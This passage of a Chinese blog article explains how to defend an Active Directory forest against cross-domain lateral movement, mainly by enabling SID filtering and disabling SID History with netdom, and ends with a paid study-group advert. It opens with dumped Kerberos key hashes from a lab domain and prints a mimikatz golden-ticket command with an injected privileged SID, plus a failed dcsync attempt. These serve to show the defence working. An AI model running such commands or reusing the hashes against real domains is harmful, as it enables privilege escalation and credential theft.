bj_admin:aes128-cts-hmac-sha1-96:8683b5b469789de2dbda77c5f8c4c71e
bj_admin:des-cbc-md5:e58a203def13ab15
BJ-AD$:aes256-cts-hmac-sha1-96:5e36694dfc8d59c5aaf8b053b5e4e8a5265201a326d03944a094c5607b9bfe83
BJ-AD$:aes128-cts-hmac-sha1-96:d3a30489881d384d86bd523592854160
BJ-AD$:des-cbc-md5:f46e8c434ab66b79
WIN10$:aes256-cts-hmac-sha1-96:b1bc400fc104fea90506df3ae147e8764f8c75fe518bf01a28df5f8f46bb0453
WIN10$:aes128-cts-hmac-sha1-96:bfa9f32c69dfdba84194b3eb54de1beb
WIN10$:des-cbc-md5:ad677f9e0e130dba
XIES:aes256-cts-hmac-sha1-96:d72e1e65d590aea14b6321ffc884ae5fe6edf5acf07f20134bb89c739559892e
XIES:aes128-cts-hmac-sha1-96:311246025c6f90f04abdc18cf86c86b5
XIES:des-cbc-md5:7c1cb3dfe545e58a

```

域林横向攻击防御

对于拥有域林架构的企业防守人员来说，如何针对域林横向攻击进行防御呢？


1. SID 过滤

在同一个域森林内部，SID History 属性没有被 SID 过滤机制保护，导致攻击者可以利用 SID History 属性进行权限提升。而在跨森林的域信任关系中，SID History 属性被 SID 过滤机制所保护，因此攻击者无法通过 SID History 属性进行跨森林横向攻击。这也是微软宣传的域森林是活动目录的安全边界的原因所在。因此，针对域林横向攻击防御的最佳手段就是配置域森林内部的 SID 过滤。

(1) SID 过滤是如何工作的

我们都知道，在域中创建安全主体时，该域的 SID 将会被包含于该安全主体的 SID 中，以标识创建它的域。

如图所示，我们可以看到 administrator 的 SID 为 S-1-5-21-1313979556-3624129433-4055459191-500，而该域的 SID 则为 S-1-5-21-1313979556-3624129433-4055459191。



在跨森林的域信任关系中，从信任域创建的传出外部信任使用 SID 过滤来验证来自受信任域中的安全主体创建的传入身份验证请求是否仅包含受信任域中的安全主体的 SID。这通过将传入安全主体的 SID 中的域 SID 部分和受信任域的域 SID 进行比较完成。如果任何安全主体的 SID 中的域 SID 不是所信任域的 SID，则信任将删除有问题的 SID。SID 过滤确保对受信任的林中的安全主体上的 SID History 属性的任何误用都不会威胁到信任林的完整性。

(2) 如何开启 SID 过滤

但是默认情况下，同一个域森林内部并没有开启 SID 过滤机制。因此我们需要手动开启同一个林内的 SID 过滤，我们可以使用微软官方提供的 netdom 工具来开启 SID 过滤。

使用 netdom 执行如下命令开启域 shanghai.xie.com 到域 xie.com 的 SID 过滤。

```
netdom trust /d:shanghai.xie.com xie.com /quarantine:yes
```

如图所示，SID 过滤开启成功。

```
PS C:\Users\Administrator\Desktop> netdom trust /d:shanghai.xie.com xie.com /quarantine:yes
Setting the trust to filter SIDs.

The command completed successfully.
```

此时，再利用 SID History 属性进行跨域横向已经不能成功了。如图所示，可以看到即使导入了带有高权限 SID History 的黄金票据，也没有权限导出林根域的哈希了。

```
mimikatz # kerberos::golden /user:administrator /domain:shanghai.xie.com /sid:S-1-5-21-909331469-3570597106-3737937367 /krbtgt:17016f19a93e50c80860f32130fd600f /sids:S-1-5-21-1313979556-3624129433-4055459191-519 /ptt
User      : administrator
Domain    : shanghai.xie.com (SHANGHAI)
SID       : S-1-5-21-909331469-3570597106-3737937367
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-1313979556-3624129433-4055459191-519 ;
ServiceKey: 17016f19a93e50c80860f32130fd600f - rc4_hmac_nt
Lifetime  : 2022/1/25 16:25:10 ; 2032/1/23 16:25:10 ; 2032/1/23 16:25:10
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'administrator @ shanghai.xie.com' successfully submitted for current session

mimikatz # lsadump::dcsync /domain:xie.com /user:xie\krbtgt /csv
[DC] 'xie.com' will be the domain
[DC] 'AD.xie.com' will be the DC server
[DC] 'xie\krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
ERROR kuhl_m_lsadump_dcsync ; GetNCChanges: 0x000020f7 (8439)
```

虽然此时 shanghai.xie.com 到 xie.com 的 SID 过滤开启了，但是 beijing.xie.com 的 SID 过滤并未开启。要想开启 beijing.xie.com 到 xie.com 的 SID 过滤，执行如下命令即可：

```
netdom trust /d:beijing.xie.com xie.com /quarantine:yes
```

如图所示，beijing.xie.com 到 xie.com 的 SID 过滤已经开启。


```
PS C:\Users\Administrator\Desktop> netdom trust /d:beijing.xie.com xie.com /quarantine:yes
Setting the trust to filter SIDs.

The command completed successfully.
```

此时，两个子域 beijing.xie.com 和 shanghai.xie.com 到林根域的 SID 过滤均已开启，攻击者无法再使用 SID History 属性来进行跨域横向攻击了！

注：不同的信任类型有不同的过滤规则，官方：

https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-pac/55fc19f2-55ba-4251-8a6a-103dd7c66280?redirectedfrom=MSDN

2. 禁用 SID History

或者直接禁用 SID History 属性来防御。但是需要注意的是，禁用之前一定要确保当前域内正常的资源访问不涉及到 SID History。禁用 SID History 可以使用微软提供的 netdom 工具，执行如下命令即可禁用：

#禁用 shanghai.xie.com 到 xie.com 的 SID History

```
netdom trust /d:shanghai.xie.com xie.com /EnableSIDHistory:no
```

#禁用 beijing.xie.com 到 xie.com 的 SID History

```
netdom trust /d:beijing.xie.com xie.com /EnableSIDHistory:no
```

如图所示，可以看到禁用 SID History 成功。

```
PS C:\Users\Administrator\Desktop> netdom trust /d:shanghai.xie.com xie.com /EnableSIDHistory:no
Disabling SID history for this trust.

The command completed successfully.

PS C:\Users\Administrator\Desktop> netdom trust /d:beijing.xie.com xie.com /EnableSIDHistory:no
Disabling SID history for this trust.

The command completed successfully.
```

非常感谢您读到现在，由于作者的水平有限，编写时间仓促，文章中难免会出现一些错误或者描述不准确的地方，恳请各位师傅们批评指正。如果你想一起学习AD域安全攻防的话，可以加入下面的知识星球一起学习交流。


谢公子

我加入了这个星球，邀你一起学习


域渗透攻防指南
星主：谢公子

60+ 成员数量	30+ 内容数量	306 运营天数
--------------------	--------------------	--------------------

书籍  《域渗透攻防指南》官方知识星球。
星球讨论与微软AD域相关攻防技术，大家互相交流互相学习，共同进步成长。

现价：¥199
微信扫码加入星球

 知识星球 谢公子学安全